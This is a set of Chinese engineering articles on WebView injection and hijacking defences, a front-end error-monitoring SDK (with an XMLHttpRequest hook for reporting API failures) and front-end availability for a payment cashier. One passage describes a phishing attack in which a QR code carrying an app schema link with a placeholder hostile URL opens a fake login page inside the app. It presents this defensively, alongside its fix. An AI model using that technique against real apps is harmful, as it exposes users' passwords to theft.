针对页面注入的行为，有一些解决方案：

使用 CSP（Content Security Policy）

CSP 可以有效的拦截页面中的非白名单资源，而且兼容性较好。在美团移动版的使用中，能够阻止大部分的页面内容注入。

但在使用中还是存在以下问题：

- 由于业务的需要，通常 inline 脚本还是在白名单中，会导致完全依赖内联的页面代码注入可以通过检测。
- 如果注入的内容是纯 HTML+CSS 的内容，则 CSP 无能为力。
- 无法解决页面被劫持的问题。
- 会带来额外的一些维护成本。

总体来说 CSP 是一个行之有效的防注入方案，但是如果对于安全要求更高的网站，这些还不够。

HTTPS

HTTPS 可以防止页面被劫持或者注入，然而其副作用也是明显的，网络传输的性能和成功率都会下降，而且 HTTPS 的页面会要求页面内所有引用的资源也是 HTTPS 的，对于大型网站其迁移成本并不算低。

HTTPS 的一个问题在于：一旦底层想要篡改或者劫持，会导致整个链接失效，页面无法展示。这会带来一个问题：本来页面只是会被注入广告，而且广告会被 CSP 拦截，而采用了 HTTPS 后，整个网页由于受到劫持完全无法展示。

对于安全要求不高的静态页面，就需要权衡 HTTPS 带来的利与弊了。

App 使用 Socket 代理请求

如果 HTTP 请求容易被拦截，那么让 App 将其转换为一个 Socket 请求，并代理 WebView 的访问也是一个办法。

通常不法运营商或者 WiFi 都只能拦截 HTTP（S）请求，对于自定义的包内容则无法拦截，因此可以基本解决注入和劫持的问题。

Socket 代理请求也存在问题。

- 首先，使用客户端代理的页面 HTML 请求将丧失边下载边解析的能力；根据前面所述，浏览器在 HTML 收到部分内容后就立刻开始解析，并加载解析出来的外链、图片等，执行内联的脚本……而目前 WebView 对外并没有暴露这种流式的 HTML 接口，只能由客户端完全下载好 HTML 后，注入到 WebView 中。因此其性能将会受到影响。
- 其次，其技术问题也是较多的，例如对跳转的处理，对缓存的处理，对 CDN 的处理等等……稍不留神就会埋下若干大坑。

此外还有一些其他的办法，例如页面的 MD5 检测，页面静态页打包下载等等方式，具体如何选择还要根据具体的场景抉择。

客户端内打开第三方 WebView

一般来说，客户端内的 WebView 都是可以通过客户端的某个 schema 打开的，而要打开页面的 URL 很多都并不写在客户端内，而是可以由 URL 中的参数传递过去的。

那么，一旦此 URL 可以通过外界输入自定义，那么就有可能在客户端内部打开一个外部的网页。

例：作案过程

- 某个 App 有个 WebView，打开的 schema 为 appxx://web?url={weburl}。
- App 中有个扫码的功能，可以扫描某个二维码并打开对应的 schema 链接。
- 某个坏人制作了一个二维码并张贴到街上，内容符合：appxx://web?url={some_hack_weburl}。

- 用户扫码打开了 some_hack_weburl。
- 如果 some_hack_weburl 是一个高仿的登录页面，那么用户将会很可能将用户名密码提交到其他网站。

解决方法：在内嵌的 WebView 中应该限制允许打开的 WebView 的域名，并设置运行访问的白名单。或者当用户打开外部链接前给用户强烈而明显的提示。


发展

在一个客户端内，native 目前主要功能是提供高效而基础的功能；内部的 WebView 则添加一些性能体验要求不高但动态化要求高的能力。

提高客户端的动态能力，或者提高 WebView 的性能，都是提升 App 功能覆盖的方式。

而目前的各种框架，ReactNative、Week 包括微信小程序，都是这个趋势的尝试。

随着技术的发展，WebView 的性能、体验和安全问题也将会逐渐的改善，在 App 中占有越来越多比重的同时，也将会为 App 开拓新的能力，为用户带来更优质的体验。



监控平台前端 SDK 开发实践

杨婷

背景

监控是提高故障处理能力和保障服务质量必需的一环，它需要负责的内容包括：及时上报错误、收集有效信息、提供故障排查依据。

- 及时上报错误：发生线上问题后，经由运营或者产品反馈到开发人员，其中流转过程可能是几分钟甚至几十分钟，这段时间可能直接导致公司的经济损失。如果有一个监控系统，在线上出现问题时，监控系统能够第一时间报警，并且通知到开发人员，那开发人员就可以第一时间修复上线，使公司损失最小化。
- 收集有效信息：特别是移动时代，定位一个问题时，需要很多用户信息（如用户手机版本、网络情况、操作流程等）。如果没有监控数据，往往只能靠猜，又或是来回找产品运营甚至出现问题的用户去沟通定位，会花费大量的时间。假如监控系统里记录了设备信息、错误发生时的场景信息和用户的操作流程，我们就可 以直接根据这些信息进行问题定位，在最短时间内完成故障修复，减小问题的影响面。
- 提供故障排查依据：监控前端 SDK 所上报的错误信息和其它的记录信息，其最终目的都是作为我们排查故障的依据，为我们保障服务提供坚实的依靠。


监控分类

综上所述，我们的监控平台强调实时性和全面性。为了保证实时性，错误发生时就尝试上报，并且在监控面板可以实时的展现出来，以及有及时的告警机制。全面性是指收集的信息全面，包括用户信息、环境信息和错误信息等，因此监控平台包括记录型监控和捕捉型监控。

- 记录型监控
  - 页面访问记录：用户访问了哪些页面。

- 资源加载记录：页面中加载了哪些资源。
- 用户行为记录：用户在页面上做了哪些操作，目前我们只记录用户的点击行为。
- 接口调用相关记录：页面调用了哪些接口。

- 捕捉型监控
  - DNS 劫持：页面是否被劫持。
  - 资源加载错误：哪些资源加载失败了，为了捕获跨域 JavaScript 的错误，需要在相应资源标签上添加 crossorigin 属性。
  - 页面错误：页面渲染过程中出现的错误。
  - 内部逻辑错误：用户特定操作出现的错误，通过用户行为定位。
  - 接口错误：调用接口失败。



场景还原法

当捕捉型监控捕捉到错误后，我们根据错误信息定位用户，再通过记录型监控还原该错误发生的场景，从而复现问题并及时定位解决。这个过程我们称之为场景还原法。

本监控平台就是通过收集监控数据，使用场景还原法来解决问题。它将支撑系统

处理过的所有记录和错误按照时间顺序展示。通过场景还原的列表，我们可以还原出指定用户在浏览页面过程中发生的所有事情及其先后顺序，从而判断问题发生的时机和环境。


假设以下场景：

> PM：BD 反馈用户在购物车刷不出来啦！
>
> RD：什么？我试试！我这里可以看到的呀
>
> PM：商户反馈，店里有的用户可以有的用户不行
>
> RD：别急，告诉我 shopId 和打不开的用户的账号，我去监控平台上看一下
>
> PM：xxx
>
> RD 在监控面板上使用场景还原功能，调出了该用户的所有信息记录。发现该用户是从菜品详情页进入的购物车，而再查看正常的用户都不是从这个入口进的，定位到是菜品详情页跳购物车的部分有问题，并立刻进行了修复

在以上这种用户可能有多种操作的场景中，场景还原法可以针对特定用户，还原其完整的操作路径和页面上发生的所有事情，帮助复现问题。


另外，一些非必现的问题，常常是由于不同机型或环境引起的，也可以在场景还原中复现问题的发生环境予以判断。

场景还原法 – 监控数据分析



本文主要介绍点餐终端技术组监控平台 HUNT 的前端 SDK 的实践经验，仍有许多需要改进的地方，欢迎大家拍砖，帮助我们改进。

整体设计



如图所示，我们的监控平台 HUNT，分为前端 SDK、Web 层支撑系统和监控面板三大部分。

- 监控前端 SDK：收集用户端错误和相关信息，并进行上报
- 监控 Web 层支撑系统：处理上报的监控信息
- 监控面板：提供实时查看上报信息的面板，方便监控数据的便捷使用

前端 SDK 运行在前端页面中，收集监控数据上报到支撑系统里，作为监控面板上查询的数据源。

就前端 SDK 来说，可以分为数据模块、数据处理模块、上报模块三大部分，其中数据模块包括各具体监控数据模块和环境数据模块：

- 数据模块
  - 各监控模块：获取需要上报的具体内容信息（EventData 或 ErrorData）
    - DNS 劫持检测
    - 资源完整性检查
    - 资源加载错误
    - API 监控
    - 全局错误
    - 用户交互
    - 自定义上报
  - 环境模块：获取环境数据
- 数据处理模块：将环境数据和各内容数据，处理成接口对应的格式，并返回标准格式数据。
- 上报模块：从环境模块获取环境数据，再和内容数据一起根据不同监控类型分发到对应的数据处理模块。获取标准数据后发送到 Node 层。

上报模块先查看本地缓存数据，将本地数据和新产生的数据一起上报，若上报失败则存入 LocalStorage。

详细设计

SDK 里采用单例模式，包括各监控模块、环境模块和上报模块。

每个具体监控模块获取上报模块实例进行上报，上报模块内部保证同时只会有一个上报请求。

事件的监听都在捕获阶段进行，防止因为事件冒泡被阻止而遗漏信息。


环境模块

环境模块收集以下环境信息：项目配置信息、Web 环境数据、JsBridge 环境数据。

其它的一些诸如 UA、ISP 等 Web 层可以获取的信息由 Web 层获取。

该模块暴露 init 和 getEnv 方法。

- init 接收用户配置的环境参数
- getEnv 更新页面 URL，再返回当前 env 对象 freeze 的一个副本





上报模块

采取单请求上报的方式，每个用户同时只会有一条上报请求，每次将当前记录到的监控信息列表一起上报，成功后再继续上报。

上报结束之前的新上报记录都存在 Localstorage，收到成功消息后删除已上报数据，继续上报，不成功的记录保留在 Localstorage。此处需注意对 Localstorage 存储的上限做好控制。

在当前没有数据正在上报的情况下触发上报，尝试将当前 Localstorage 的数据和新数据全部上报，若上报记录过多，则分条发送。全部发送完或上报失败，本次上报结束。




开始
处理上报数据格式
存入localstorage
isPosting或无网络
true
false
isPosting = true
待发送列表postData过长
true
false
发送一定长度消息
发送所有消息
发送消息
发送失败
发送成功
部分成功
localstorage中删除已发送消息
localstorage中删除成功的消息
postData已发送完
false
true
isPosting = false
结束

各具体监控模块

DNS 劫持

HTTPS 页面被劫持后页面资源无法获取，劫持者无利可图的情况下会降低劫持的动力。

若仍被劫持，前端资源未到达本地，也无法完成上报，只能从网络层去监控。


由于美团点评平台已经全量切了 HTTPS，因此该模块不在本监控系统中。

不过之前本团队做过对 HTTP 域下的劫持检测，其检测思路为请求 Node 层指定域名下的样本 HTML 或 JavaScript 资源，对比返回结果是否符合预期。

资源完整性检查

资源完整性检查模块的任务是记录页面加载了哪些资源，并进行上报。

当我们排查问题时，可以查看当前页面已经加载成功了哪些资源及其加载顺序，排除因为某些资源没有加载或者加载顺序不当而引起错误的情况。



资源加载完整性检查的上报时机分四类，每次将开始监听到触发上报之间所有记录到的已加载资源一起上报，减少上报请求数：

1. onload：window.onload 时触发
2. onload_timeout: onload 超时（5 秒）时触发

3. async：window.onload 后一定延时（5 秒）触发，上报后停止监听
4. hash_change：onhashchange 开始监听，一定延时（5 秒）触发上报，上报后停止监听

内存中维护一个已加载资源的数组，每次上报后删除已上报的资源记录。

资源加载错误监控

Window 上 error 事件代理，过滤 Window 本身的 error。

根据标签类型判断资源类型，src 或 href 为资源地址。

为了捕获跨域 JavaScript 的错误，需要在相应资源标签上添加 crossorigin 属性。

API 错误监控

同样采用 XMLHttpRequest 加 hook 方式实现。

open 时记录接口 URL，send 后根据 status 判断，接口调用失败时进行上报。

```
XMLHttpRequest.prototype.open = function open(method, url, bool) {
    monitor.originXHR.open.apply(this, [method, url, bool]);
    // get something...
    // this.ajaxUrl = url;
}

XMLHttpRequest.prototype.send = function send(_data) {
    const self = this;

    this.addEventListener('readystatechange', () => {
        if (self.readyState === 4) {
            if (self.status !== 200 && self.status !== 304 && this.ajaxUrl
!== REPORT_URL) { // filter urls
                // report error info
                // ...
                // monitor.reporter.report(dataTypes.API_ERROR, error);
            }
        }
    }, false);

    monitor.originXHR.send.apply(this, [_data]);
};
```

过滤掉 SDK 本身的上报地址（防止上报失败引起循环上报）和一些其它需要忽略的接口地址。

注意，接口访问 URL 时可能是一个相对路径，建议补全协议和 domain。

全局错误监控

监听 Window 上的 error 事件，过滤事件代理的 error。

用户交互监控

监听 Window 上捕获阶段的 click 事件，记录点击相关数据。

业务代码中可以为比较关注的元素添加 data 属性，每次点击将会上报被点击元素的指定属性、附加信息和 DOMPath 帮助定位该元素。

记录用户交互信息可以明确问题发生时，该场景下用户的具体操作路径，结合环境数据、资源加载记录和错误数据，整个问题场景就一目了然了。

接入方式

SDK 的接入方式分为以下两种：

1. 先加载 SDK
   - 优点：可以记录页面加载完成前的情况，加载的资源，以及发生的错误。
   - 缺点：影响页面加载速度，直接拷贝在 head 中，对业务接入不友好。
2. 后加载 SDK
   - 优点：不影响页面性能。
   - 缺点：只能监控加载成功的页面，但我们需要关心页面加载失败的场景。

为了满足功能需要，当前监控平台 v1 的引入方式是将压缩后的 SDK 代码直接引入到被监控页面的 head 中，并由业务代码初始化配置项目名称等。该步操作可以借助 webpack 的插件来帮助完成，减轻业务组接入的复杂度。

后续改进方向考虑采用：核心基础库 +loaders/plugins 的方式，将必须先加载的 SDK 代码引入在 head 中，其余代码等页面加载完成后再异步添加。

结语

HUNT 系统上线后，已经完全覆盖点餐终端组的活跃 Web 项目，进行监控数据

的多维度上报。接下来工作重点是对收集到的数据进行有效的分析和利用。

目前大部分现有的监控工具只关注捕捉型监控这部分，记录型监控是缺失的。相应的，以记录型监控作为支撑的场景还原功能也是无法做到的。这类型的监控系统只能做到发现错误，但是对于错误定位帮助甚微。

接入本监控系统后，不但能在监控面板上实时的看到多种错误信息，还能根据错误发生的上下文，包括页面加载的过程，其中用户做了哪些操作，访问了哪些 API 等，按时间顺序排列来完成场景还原。再结合该错误发生的环境数据，复现问题和定位问题变的非常容易。

当收到故障反馈后，对一些偶发的问题，或者用户操作复杂的问题等，可以直接通过监控面板了解情况，省去了大量的沟通成本，我们的故障反馈速度和能力也有极大的提高。

以上就是我们终端团队监控平台前端 SDK 部分的实践分享，欢迎大家批评指正，有好的建议也希望能提出来帮助我们改进。我们后续将不断优化，也将继续与大家保持讨论。耐心看到这里的读者，表示十二万分的感谢！

前端可用性保障实践

禹霖

如何定义前端服务可用性

一般可用性都是说后端服务的可用性，都说我们的服务可用性到了几个 9，很少有人把可用性放到前端来。其实对于任何一个有 UI 交互流程的业务，都会有前端服务可用性，后端的可用性做的再高，前端一个按钮写的有问题点击不起作用也会导致用户无法完成流程。

前端服务可用性包含三个部分：

- 前端代码可用性（测试质量，线上异常）。
- 静态资源服务可用性。
- 网络链路可用性（DNS 劫持、网络性能）。

既从业务后台服务往上，一直到用户界面，一切都是前端服务，这里面一切用户可能遇到的问题都是前端可用性的范畴。

这就是我们认为的前端可用性，收银台的可用性建设就是围绕着这三个部分展开的。

如何衡量前端服务可用性

前端服务的可用性衡量和后端的衡量方法相类似，不考虑影响范围大小，只考虑存在故障的时常，最大化考量可用性。可用性指标不是为了让我们通过复杂的算法来减小事故对可用性计算的影响，而是为了激励我们在可观测范围内做到没有问题，越做越好。影响用户数、影响订单数、影响 GMV 等指标更多的是用于做事故定级。

哪里容易出问题

前端代码可用性：

- 空指针问题是困扰前端的一个大问题，由于 JS 本身是弱类型动态语言，无法在开发及编译过程中通过工具推导出可能出现问题的点，进而在前端研发过程中很容易疏忽造成空指针问题；
- 业务逻辑覆盖率，指的是在业务项目当中，代码对动态逻辑的处理能力，往往在一些复杂的业务项目当中，逻辑混乱交错，前端的展示和进一步的动作由后端控制，这种情况下复杂的逻辑交织在一起产生无数分支，逻辑环境难以模拟，进而很容易在逻辑的处理上产生疏忽；
- 兼容性，问题困扰着各个端的研发，对于前端来说，要面临的环境更多，包括平台、系统版本、浏览器版本、WebView 版本、Hybrid 桥版本等等，很难从测试角度全部覆盖。

静态资源服务可用性：

- 前端静态资源服务链的稳定性，例如 NGINX、Node 等等；
- CDN 并不是任何时候都可以正常提供服务的，可能会遇到 SSL 证书链问题、回源服务可用性问题等等。

网络链路稳定性：

- DNS 劫持是一个老大难问题，大部分情况下是运营商为了节省跨省流量结算的费用而进行 DNS 劫持，走内部的缓存，还有一部分情况是广告，想象一下把收银台的代码劫持并插入一个运营商广告是有多可怕。

大块的问题就是上述几种，细枝末节的问题就不在这里一一细表，那么具体我们是怎么解决的呢?

怎样保障才能令人信服?

记得刚刚开始负责支付业务的时候，老板 (rank) 经常问一个问题：“收银台稳定

性怎么保障?”，我当时想的就比较简单，无非就是流程保障、测试保障等等，但这不是老板想听的，不然他也不会老问我，显然是当时没有回答出他想要的答案。现在想想真是“too young too simple, some times naive”。

在美团点评，收银台是一个横向的业务基础服务，是所有业务的闭环环节，所有线上业务交易的最终环节全部由收银台来完成，它的重要性不言而喻。对于收银台来说，有三点需要保障，这三点分别是可用性、体验和安全，它们共同为一个指标服务，那就是“支付成功率”。其中，对支付成功率影响最大的就是可用性。

可用性对支付成功率的影响有多大?

一个小小的 bug 上线后即使及时发现并回滚，可能也会造成几百上千万营业额的损失，这对整个团队来说都是无法接受的。所以，对于收银台来说，保障可用性是第一优先级。

同时，支付作为一个特殊的业务有它对可用性独到的要求，在可用性保障上必然不是任何业务都会用到的那老几样儿。老板想听的是对稳定性保障的独到见解，可复制的方法，有可用性保障的理论基础，让任何一个日后负责这个业务的人都能够照方抓药，保障前端服务的稳定性。

现在总结起来可用性的保障分为三个阶段：

- 事前
- 事中
- 事后

保障手段分为三个大类：

- 软的
- 硬的
- 根源的

“软的”是指用“人”来保障的部分：

- 流程保障
- 规范保障
- 测试保障
- ……

“硬的”是指用“工程工具”来保障的部分：

- 静态代码检查
- 单测
- Web 自动化测试
- 持续集成
- 线上前端异常监控
- 业务异常监控
- 前端服务异常监控
- 网络异常监控

“根源的”是整个可用性保障的核心，是指通过“技术选型”来让系统更健壮，这里面有两个核心点。

技术选型要简单稳健

要求在具备伸缩性的基础下避免任何复杂的不可控技术方案。核心链路上的所有代码，团队要具备维护能力，要减少外部依赖。

